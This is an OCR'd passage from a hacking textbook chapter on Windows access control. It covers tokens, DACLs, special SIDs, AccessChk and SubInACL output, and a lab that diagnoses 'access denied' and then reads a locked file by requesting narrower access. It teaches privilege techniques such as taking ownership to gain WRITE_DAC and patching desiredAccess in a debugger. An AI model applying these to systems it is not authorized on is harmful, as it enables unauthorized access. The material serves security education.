

Command Prompt
C:\>c:\Debuggers\ntsd.exe -p 2428
C:\>
c:\Debuggers\ntsd.exe -p 2428
ModLoad: 74720000 7476b000 C:\WINDOWS\system32\MSCTF.dll
ModLoad: 755c0000 755ee000 C:\WINDOWS\system32\msctfime.ime
ModLoad: 20000000 202c5000 C:\WINDOWS\system32\xpsp2res.dll
ModLoad: 76fd0000 7704f000 C:\WINDOWS\system32\CLBCATQ.DLL
ModLoad: 77050000 77115000 C:\WINDOWS\system32\COMRes.dll
ModLoad: 77c00000 77c08000 C:\WINDOWS\system32\VERSION.dll
ModLoad: 7d1e0000 7d49e000 C:\WINDOWS\system32\msi.dll
ModLoad: 26000000 26006000 C:\Program Files\Microsoft ActiveSync\rapiproxystub
.dll
ModLoad: 71a50000 71a8f000 C:\WINDOWS\system32\mswsock.dll
ModLoad: 662b0000 66308000 C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshtcpip.dll
ModLoad: 55600000 55635000 C:\Program Files\Microsoft Firewall Client 2004\Fwc
Wsp.dll
ModLoad: 76c30000 76c5e000 C:\WINDOWS\system32\WINTRUST.dll
ModLoad: 76c90000 76cb8000 C:\WINDOWS\system32\IMAGEHLP.dll
(97c.948): Break instruction exception - code 80000003 (first chance)
eax=7ffdc000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c901230 esp=00acffcc ebp=00acfff4 iopl=0 nv up ei pl zr na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 efl=00000246
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\W
INDOWS\system32\ntdll.dll -
ntdll!DbgBreakPoint:
7c901230 cc int 3
0:008>

Figure 16-10 Windows debugger

You can issue the !token debugger command directly from this initial break-in. The –n parameter to the !token command will resolve the SIDs to names and groups. The output from a Windows XP machine is captured in Figure 16-11.

This is mostly the same information as presented in the Process Explorer Security tab. It's handy to see the actual SIDs here, which are not displayed by Process Explorer. You can also see the Impersonation Level, which shows whether this process can pass the credentials of the user to remote systems. In this case, rapimgr.exe is running as jness, but its Impersonation Level does not allow it to authenticate with those credentials remotely.

TIP To detach the debugger, use the command **qd** (quit-detach). If you quit with the **q** command, the process will be killed.

Dumping the Security Descriptor

Let's next examine object DACLs. The Windows Explorer built-in security UI actually does a decent job displaying file-system object DACLs. You'll need to click through several prompts, as we did in Figure 16-6 earlier, but once you get there, you can see exactly what access is allowed or denied to whom. However, it's awfully tedious to work through so many dialog boxes. The free downloadable alternatives are SubInACL from Microsoft, and AccessCheck, written by SysInternals, acquired by Microsoft. SubInACL gives more detail but AccessChk is significantly friendlier to use. Let's start by looking at how AccessChk works.

```
0:010> !token -n
Thread is not impersonating. Using process token...
TS Session ID: 0
User: S-1-5-21-515967899-1202660629-839522115-1003 (User: JNESS2\jness)
Groups:
 00 S-1-5-21-515967899-1202660629-839522115-513 (Group: JNESS2\None)
    Attributes - Mandatory Default Enabled
 01 S-1-1-0 (Well Known Group: localhost\Everyone)
    Attributes - Mandatory Default Enabled
 02 S-1-5-32-544 (Alias: BUILTIN\Administrators)
    Attributes - Mandatory Default Enabled Owner
 03 S-1-5-32-545 (Alias: BUILTIN\Users)
    Attributes - Mandatory Default Enabled
 04 S-1-5-4 (Well Known Group: NT AUTHORITY\INTERACTIVE)
    Attributes - Mandatory Default Enabled
 05 S-1-5-11 (Well Known Group: NT AUTHORITY\Authenticated Users)
    Attributes - Mandatory Default Enabled
 06 S-1-5-5-0-13131582 (no name mapped)
    Attributes - Mandatory Default Enabled LogonId
 07 S-1-2-0 (Well Known Group: localhost\LOCAL)
    Attributes - Mandatory Default Enabled
Primary Group: S-1-5-21-515967899-1202660629-839522115-513 (Group: JNESS2\None)
Privs:
 00 0x000000017 SeChangeNotifyPrivilege           Attributes - Enabled Default
 01 0x000000008 SeSecurityPrivilege               Attributes -
 02 0x000000011 SeBackupPrivilege                 Attributes -
 03 0x000000012 SeRestorePrivilege                Attributes -
 04 0x00000000c SeSystemtimePrivilege             Attributes -
 05 0x000000013 SeShutdownPrivilege               Attributes -
 06 0x000000018 SeRemoteShutdownPrivilege         Attributes -
 07 0x000000009 SeTakeOwnershipPrivilege          Attributes -
 08 0x000000014 SeDebugPrivilege                  Attributes -
 09 0x000000016 SeSystemEnvironmentPrivilege      Attributes -
 10 0x00000000b SeSystemProfilePrivilege          Attributes -
 11 0x00000000d SeProfileSingleProcessPrivilege   Attributes -
 12 0x00000000e SeIncreaseBasePriorityPrivilege   Attributes -
 13 0x00000000a SeLoadDriverPrivilege             Attributes - Enabled
 14 0x00000000f SeCreatePagefilePrivilege         Attributes -
 15 0x000000005 SeIncreaseQuotaPrivilege          Attributes -
 16 0x000000019 SeUndockPrivilege                 Attributes - Enabled
 17 0x00000001c SeManageVolumePrivilege           Attributes -
 18 0x00000001d SeImpersonatePrivilege            Attributes - Enabled Default
 19 0x00000001e Unknown Privilege                 Attributes - Enabled Default
Auth ID: 0:c86f30
Impersonation Level: Impersonation
TokenType: Primary
0:010>
```

Figure 16-11 Windows debugger !token display

Dumping ACLs with AccessChk

AccessChk will dump the DACL on files, registry keys, processes, or services. We'll also be building our attack methodology in the next section around AccessChk's ability to show the access a certain user or group has to a certain resource. Version 4 of AccessChk, which should be released by the time this book is published, adds support for sections, mutants, events, keyed events, named pipes, semaphores, and timers. Figure 16-12 demonstrates how to dump the DACL of our C:\Program Files directory that we decomposed earlier. A little faster this way…

Dumping ACLs with SubInACL

The output from SubInACL is not as clean as AccessChk's but you can use it to change the ACEs within the DACL on-the-fly. It's quite handy for messing with DACLs. The SubInACL display of the C:\Program Files DACL is shown in Figure 16-13. As you can see, it's more verbose, with some handy additional data shown (DACL control flags, object owner, inheritance flags, etc.).

```
C:\tools>accesschk.exe -d -v "c:\Program Files"

AccessChk v3.0 - Check access of files, registry keys, processes or services
Copyright (C) 2006-2007 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\Program Files
  R  BUILTIN\Users
        FILE_EXECUTE
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
        FILE_READ_DATA
        FILE_READ_EA
        FILE_TRAVERSE
        SYNCHRONIZE
        READ_CONTROL
  RW BUILTIN\Power Users
        FILE_ADD_FILE
        FILE_ADD_SUBDIRECTORY
        FILE_APPEND_DATA
        FILE_EXECUTE
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
        FILE_READ_DATA
        FILE_READ_EA
        FILE_TRAVERSE
        FILE_WRITE_ATTRIBUTES
        FILE_WRITE_DATA
        FILE_WRITE_EA
        DELETE
        SYNCHRONIZE
        READ_CONTROL
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
```

Figure 16-12 AccessChk directory DACL

```
C:\tools>subinacl.exe /file "c:\Program Files"

=======================
+File c:\Program Files
=======================
/control=0x1400 SE_DACL_AUTO_INHERITED-0x0400 SE_DACL_PROTECTED-0x1000
/owner            =builtin\administrators
/primary group    =system
/audit ace count  =0
/perm. ace count  =10
/pace =builtin\users    ACCESS_ALLOWED_ACE_TYPE-0x0
    Type of access:
        Special acccess :  -Read  -Execute
    Detailed Access Flags :
        FILE_READ_DATA-0x1          FILE_READ_EA-0x8            FILE_EXECUTE-0x20
        FILE_READ_ATTRIBUTES-0x80   READ_CONTROL-0x20000        SYNCHRONIZE-0x100000
/pace =builtin\users    ACCESS_ALLOWED_ACE_TYPE-0x0
        CONTAINER_INHERIT_ACE-0x2       INHERIT_ONLY_ACE-0x8            OBJECT_INHERIT_ACE-0x1
    Type of access:
        Special acccess : -Read -Execute
    Detailed Access Flags :
        GENERIC_READ-0x80000000     GENERIC_EXECUTE-0x20000000
/pace =builtin\power users      ACCESS_ALLOWED_ACE_TYPE-0x0
    Type of access:
        Special acccess :  -Read  -Write  -Execute -Delete
    Detailed Access Flags :
        FILE_READ_DATA-0x1          FILE_WRITE_DATA-0x2         FILE_APPEND_DATA-0x4
        FILE_READ_EA-0x8            FILE_WRITE_EA-0x10          FILE_EXECUTE-0x20           FILE_READ_ATTRIBUTES-0x80

        FILE_WRITE_ATTRIBUTES-0x100 DELETE-0x10000              READ_CONTROL-0x20000        SYNCHRONIZE-0x100000

/pace =builtin\power users      ACCESS_ALLOWED_ACE_TYPE-0x0
        CONTAINER_INHERIT_ACE-0x2       INHERIT_ONLY_ACE-0x8            OBJECT_INHERIT_ACE-0x1
    Type of access:
        Special acccess : -Read -Write -Execute -Delete
    Detailed Access Flags :
        DELETE-0x10000              GENERIC_READ-0x80000000     GENERIC_WRITE-0x40000000
        GENERIC_EXECUTE-0x20000000
/pace =builtin\administrators   ACCESS_ALLOWED_ACE_TYPE-0x0
    Type of access:
        Special acccess :  -Read  -Write  -Execute -Delete  -Change Permissions  -Take Ownership
    Detailed Access Flags :
        FILE_READ_DATA-0x1          FILE_WRITE_DATA-0x2         FILE_APPEND_DATA-0x4
        FILE_READ_EA-0x8            FILE_WRITE_EA-0x10          FILE_EXECUTE-0x20           FILE_DELETE_CHILD-0x40

        FILE_READ_ATTRIBUTES-0x80   FILE_WRITE_ATTRIBUTES-0x100 DELETE-0x10000              READ_CONTROL-0x20000

        WRITE_DAC-0x40000           WRITE_OWNER-0x80000         SYNCHRONIZE-0x100000
```

Figure 16-13 SubInACL directory DACL

PART IV

Dumping ACLs with the Built-In Explorer UI

And finally, you can display the DACL by using the built-in Advanced view from Windows Explorer. We've displayed it once already in this chapter (see Figure 16-6). Notice in this UI there are various options to change the inheritance flags for each ACE and the DACL control flags. You can experiment with the different values for the "Apply onto" drop-down and the checkboxes that will change inheritance.

Special SIDs, Special Access, and "Access Denied"

Now, one third of the way through the chapter, we've discussed all the basic concepts you'll need to understand to attack this area. You also are armed with tools to enumerate the access control objects that factor into AccessCheck. It's time now to start talking about the "gotchas" of access control and then start into the attack patterns.

Special SIDs

You are now familiar with the usual cast of SIDs. You've seen the JNESS2\jness user SID several times. You've seen the SID of the Administrators and Users groups and how the presence of those SIDs in the token changes the privileges present and the access granted. You've seen the LocalSystem SID. Let's discuss several other SIDs that might trip you up.

Everyone

Is the SID for the Everyone group really in every single token? It actually depends. The registry value HKLM\SYSTEM\CurrentControlSet\Control\Lsa\everyoneincludesanonymous can be either 0 or 1. Windows 2000 included the anonymous user in the Everyone group, while XP, Windows Server 2003, and Vista do not. So on post-Win2K systems, processes that make null IPC$ connections and anonymous website visits do not have the Everyone group in their access token.

Authenticated Users

The SID of the Authenticated Users group is present for any process whose owner authenticated onto the machine. This makes it effectively the same as the Windows XP and Windows Server 2003 "Everyone" group, except that it doesn't contain the Guest account.

Authentication SIDs

In attacking Windows Access Control, you might see access granted or denied based on the authentication SID. Some common authentication SIDs are INTERACTIVE, REMOTE INTERACTIVE, NETWORK, SERVICE, and BATCH. Windows includes these SIDs into tokens based on how or from where the process reached the system. The following table from TechNet describes each SID.

Display Name	Description
INTERACTIVE and REMOTE INTERACTIVE	A group that includes all users who log on interactively. A user can start an interactive logon session by logging on directly at the keyboard, by opening a Remote Desktop connection from a remote computer, or by using a remote shell such as telnet. In each case, the user's access token contains the Interactive SID. If the user logs on using a Remote Desktop connection, the user's access token also contains the Remote Interactive Logon SID.
NETWORK	A group that includes all users who are logged on by means of a network connection. Access tokens for interactive users do not contain the Network SID.
SERVICE	A group that includes all security principals that have logged on as a service.
BATCH	A group that includes all users who have logged on by means of a batch queue facility, such as task scheduler jobs.

These SIDs end up being very useful to grant intended access while denying undesired access. For example, during the Windows Server 2003 development cycle, Microsoft smartly realized that the command-line utility tftp.exe was a popular way for exploits to download malware and secure a foothold on a compromised system. Exploits could count on the TFTP client being available on every Windows installation. Let's compare the Windows XP DACL on tftp.exe to the Windows Server 2003 DACL (see Figure 16-14).

Windows XP

```
c:\WINDOWS\system32\tftp.exe
  R  BUILTIN\Users
        FILE_EXECUTE
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
        FILE_READ_DATA
        FILE_READ_EA
        FILE_TRAVERSE
        SYNCHRONIZE
        READ_CONTROL
  R  BUILTIN\Power Users
        FILE_EXECUTE
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
        FILE_READ_DATA
        FILE_READ_EA
        FILE_TRAVERSE
        SYNCHRONIZE
        READ_CONTROL
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
```

Windows Server 2003

```
c:\WINDOWS\system32\ftp.exe
  R  NT AUTHORITY\INTERACTIVE
        FILE_EXECUTE
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
        FILE_READ_DATA
        FILE_READ_EA
        FILE_TRAVERSE
        SYNCHRONIZE
        READ_CONTROL
  R  NT AUTHORITY\SERVICE
        FILE_EXECUTE
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
        FILE_READ_DATA
        FILE_READ_EA
        FILE_TRAVERSE
        SYNCHRONIZE
        READ_CONTROL
  R  NT AUTHORITY\BATCH
        FILE_EXECUTE
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
        FILE_READ_DATA
        FILE_READ_EA
        FILE_TRAVERSE
        SYNCHRONIZE
        READ_CONTROL
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
```

Figure 16-14 tftp.exe DACL on Windows XP and Windows Server 2003

The Users SID allow ACE in Windows XP was removed and replaced in Windows Server 2003 with three Interactive SID allow ACEs granting precisely the access intended—any interactive logon, services, and batch jobs. In the event of a web-based application being exploited, the compromised IUSR_* or ASPNET account would have access denied when attempting to launch tftp.exe to download more malware. This was a clever use of authentication SID ACEs on Microsoft's part.

LOGON SID

Isolating one user's owned objects from another user's is pretty easy—you just ACL the items granting only that specific user access. However, Windows would like to create isolation between multiple Terminal Services logon sessions by the same user on the same machine. Also, user A running a process as user B (with RunAs) should not have access to other securable objects owned by user B on the same machine. This isolation is created with LOGON SIDs. Each session is given a unique LOGON SID in its token allowing Windows to limit access to objects to only processes and threads having the same LOGON SID in the token. You can see earlier in the chapter that Figures 16-1, 16-9, and 16-11 each were screenshots from a different logon session because they each display a different logon SID (S-1-5-5-0-62700, S-1-5-5-0-65057, and S-1-5-5-0-13131582).

Special Access

There are a couple DACL special cases you need to know about before you start attacking.

Rights of Ownership

An object's owner can always open the object for READ_CONTROL and WRITE_DAC (the right to modify the object's DACL). So even if the DACL has deny ACEs, the owner can always open the object for READ_CONTROL and WRITE_DAC. This means that anyone who is the object's owner or who has the SeTakeOwnership privilege or the WriteOwner permission on an object can always acquire Full Control of an object. Here's how:

- The SeTakeOwnership privilege implies WriteOwner permission.
- WriteOwner means you can set the Owner field to yourself or to any entity who can become an owner.
- An object's owner always has the WRITE_DAC permission.
- WRITE_DAC can be used to set the DACL to grant Full Control to the new owner.

NULL DACL

APIs that create objects will use a reasonable default DACL if the programmer doesn't specify a DACL. You'll see the default DACL over and over again as you audit different objects. However, if a programmer explicitly requests a NULL DACL, everyone is granted access.

More specifically, any desired access requested through the AccessCheck function will always be granted. It's the same as creating a DACL granting Everyone full control.

Even if software intends to grant every user complete read/write access to a resource, it's still not smart to use a NULL DACL. This would grant any users WriteOwner, which would give them WRITE_DAC, which would allow them to deny everyone else access.

Investigating "Access Denied"

When testing access control, try to always enumerate the token and ACL so you can think through the AccessCheck yourself. Try not to rely on common applications to test access. For example, if **type secret.txt** returns "access denied," it'd be logical to think you have been denied FILE_READ_DATA access, right? Well, let's walk through that scenario and see what else could be the case.

For this example scenario, we'll create a new file, lock down access to that file, and then investigate the access granted to determine why the AccessCheck function returns "access denied" when we use the built-in type utility to read the file contents. This will require some Windows Explorer UI navigation, so we've included screenshots to illustrate the instructions. We'll also be downloading a new tool that will help to investigate why API calls fail with "access denied."

- **Step 1: Create a new file.**

  ```
  echo "this is a secret" > c:\temp\secret.txt
  ```

- **Step 2 (Optional): Enumerate the default DACL on the file.**

  Figure 16-15 shows the accesschk.exe output.

- **Step 3: Remove all ACEs. This will create an empty DACL (different from a NULL DACL).**

  The Figure 16-15 ACEs are all inherited. It takes several steps to remove all the inherited ACEs if you're using the built-in Windows Explorer UI. You can see the dialog boxes in Figure 16-16. Start by right-clicking secret.txt

```
C:\tools>accesschk.exe -q -v c:\temp\secret.txt
c:\temp\secret.txt
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
  RW JNESS2\jness
        FILE_ALL_ACCESS
  R  BUILTIN\Users
        FILE_EXECUTE
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
        FILE_READ_DATA
        FILE_READ_EA
        FILE_TRAVERSE
        SYNCHRONIZE
        READ_CONTROL
```

Figure 16-15 c:\temp\secret.txt file DACL



temp
File Edit View Favorites Tools Help
Back Search Folders
Address C:\temp
File and Folder Tasks
Rename this file
secret
Text Docum
1
secret Properties
General Security Summary
Group or user names:
Administrators (JNESS2\Administrators)
Advanced Security Settings for secret
Permissions Auditing Owner Effective Permissions
To view more information about Special permissions,
Permission entries:
Type Name
Allow Administrators (JNESS2\Adminis...
Allow SYSTEM
Allow jness (JNESS2\jness)
Allow Users (JNESS2\Users)
Security
Selecting this option means that the parent permission entries that apply to child objects will no longer be applied to this object.
-To copy the permission entries that were previously applied from the parent to this object, click Copy.
-To remove the permission entries that were previously applied from the parent and keep only those permissions explicitly defined here, click Remove.
-To cancel this action, click Cancel.
Copy
Remove
4
Add...
Edit...
Remove
Inherit from parent the permission entries that apply to child objects. Include these with entries explicitly defined here.
3
Advanced
2
Apply
OK
Cancel
Apply

Figure 16-16 Removing all ACEs from c:\temp\secret.txt

(1) to pull up Properties. On the Security tab, click the Advanced button (2). In the Advanced Security Settings, uncheck "Inherit from parent…" (3). On the resulting Security dialog box, choose to Remove (4) the parent permissions. You'll need to confirm that "Yes, you really want to deny everyone access to secret." Finally, click OK on every dialog box and you'll be left with an empty dialog box.

- **Step 4: Grant everyone FILE_READ_DATA and FILE_WRITE_DATA access.**

  Go back into the secret.txt Security Properties and click Add to add a new ACE. Type **Everyone** as the object name and click OK. Click Advanced and then "Edit" the ACE on the Advanced Security Settings dialog box. Click the Clear All button to clear all rights. Choose to Allow "List Folder / Read Data" and "Create Files / Write Data". You should be left with a Permission Entry dialog box that looks like Figure 16-17. Then click OK on each dialog box that is still open.




Figure 16-17 Windows permissions display for c:\temp\secret.txt

- **Step 5: Confirm that the DACL includes FILE_READ_DATA and test access.**

  As you see in Figure 16-18, the DACL includes an ACE that allows both read and write access. However, when we go to view the contents, AccessCheck is returning "access denied." If you've followed along and created the file with this DACL yourself, you can also test notepad.exe or any other textfile viewing utility to confirm that they all return "access denied."

```
C:\tools>accesschk.exe -q -v c:\temp\secret.txt
c:\temp\secret.txt
  RW Everyone
        FILE_ADD_FILE
        FILE_LIST_DIRECTORY
        FILE_READ_DATA
        FILE_WRITE_DATA
        SYNCHRONIZE

C:\tools>type c:\temp\secret.txt
Access is denied.
```

Figure 16-18 AccessChk permissions display for c:\temp\secret.txt

- **Step 6: Investigate why the AccessCheck is failing.**

  To investigate, examine (a) the DACL, (b) the token, and (c) the desiredAccess. Those are the three variables that go into the AccessCheck function. Figure 16-18 shows that Everyone is granted FILE_READ_DATA and FILE_WRITE_DATA access. MSDN tells us that the FILE_READ_DATA access right specifies the right to read from a file. Earlier in the chapter, you saw that the main token for the JNESS2\jness logon session includes the Everyone group. This particular cmd.exe inherited that token from the explorer.exe process that started the cmd.exe process. The final variable is the desiredAccess flag. How do we know what desiredAccess an application requests? Mark Russinovich wrote a great tool called FileMon to audit all kinds of file system activity. This functionality was eventually rolled into a newer utility called Process Monitor, which we'll take a look at now.

Process Monitor

Process Monitor is an advanced monitoring tool for Windows that shows real-time file system, registry, and process/thread activity. You can download it from www.microsoft.com/technet/sysinternals/utilities/processmonitor.mspx. Just scroll to the bottom of the page and click the Download Process Monitor link. When you run Process Monitor, it will immediately start capturing all kinds of events. However, for this example, we only want to figure out what desiredAccess is requested when we try to open secret.txt for reading. We'll filter for only relevant events so that we can focus on the secret.txt operations and not be overloaded with the thousands of other events being captured. Click Filter and then add a Filter specifying "Path contains secret.txt". Then click the Add button and then OK. You can see that filter rule being built in Figure 16-19.



Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Seq... Time... Process Name PID Operation Path
Showing 3,376
Process Monitor Filter
Display entries matching these conditions:
Path contains secret.txt then Include
Reset Add Remove
Column Relation Value Action
Process Name is Procmon.exe Exclude
Process Name is System Exclude
Operation begins with IRP_MJ_ Exclude
Operation begins with FASTIO_ Exclude
Path ends with pagefile.sys Exclude
OK Cancel Apply

Figure 16-19 Building a Process Monitor filter



Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Proces... PID Operation Path Result Detail
cmd.exe 2924 QueryDirectory C:\temp\secret.txt SUCCESS Filter: secret.txt, 1: secret.txt
cmd.exe 2924 QueryOpen C:\temp\secret.txt SUCCESS CreationTime: 5/31/2007 12:34:50 AM, LastAcc
cmd.exe 2924 CreateFile C:\temp\secret.txt ACCESS DENIED Desired Access: Generic Read, Disposition: Ope
Showing 3 of 68,670 events (0.0043%)

Figure 16-20 Process Monitor log of **type c:\temp\secret.txt**

With the filter rule in place, Process Monitor should have an empty display. Go back to the command prompt and try the **type c:\temp\secret.txt** command again to allow Process Monitor to capture the event that you see in Figure 16-20.

Aha! Process Monitor tells us that our operation to view the contents of the file is actually attempting to open for Generic Read. If we take another quick trip to MSDN, we remember that FILE_GENERIC_READ includes FILE_READ_DATA, SYNCHRONIZE, FILE_READ_ATTRIBUTES, and FILE_READ_EA. We granted Everyone FILE_READ_DATA and SYNCHRONIZE access rights earlier, but we did not grant access to the file attributes or extended attributes. This is a classic case of a common testing tool requesting too much access. AccessCheck correctly identified that all the access rights requested were not granted in the DACL so it returned "access denied."

Because this is a hacking book, we know that you won't be satisfied until you find a way to get access to this file, so we'll close the loop now before finally moving on to real hacking.

Precision desiredAccess Requests

There are two ways you can get to the contents of the secret.txt file. Neither is a trivial GUI-only task. First, you could write a small C program that opens the file appropriately requesting only FILE_READ_DATA and then streams out the file contents to the console. You'll need to have a compiler set up to do this. Cygwin is a relatively quick-to-set-up compiler and it will build the sample code suitably. The second way to get access to the secret.txt file contents is to attach the debugger to the process requesting too much access, set a breakpoint on kernel32!CreateFileW, and modify the desiredAccess field in memory. The access mask of the desiredAccess will be at esp+0x8 when the kernel32!CreateFileW breakpoint is hit.

Building a Precision desiredAccess Request Test Tool in C The C tool is easy to build. We've included sample code next that opens a file requesting only FILE_READ_DATA access. The code isn't pretty but it will work.

```
#include <windows.h>
#include <stdio.h>

main() {
      HANDLE hFile;
      char inBuffer[1000];
      int nBytesToRead = 999;
      int nBytesRead = 0;

      hFile = CreateFile(TEXT("C:\\temp\\secret.txt"),    // file to open
                  FILE_READ_DATA,          // access mask
                  FILE_SHARE_READ,       // share for reading
                  NULL,                  // default security
                  OPEN_EXISTING,         // existing file only
                  FILE_ATTRIBUTE_NORMAL, // normal file
                  NULL);                 // no attr. template

      if (hFile == INVALID_HANDLE_VALUE)
      {
            printf("Could not open file (error %d)\n", GetLastError());
            return 0;
      }

      ReadFile(hFile, inBuffer, nBytesToRead, (LPDWORD)&nBytesRead, NULL);

      printf("Contents: %s",inBuffer);
}
```

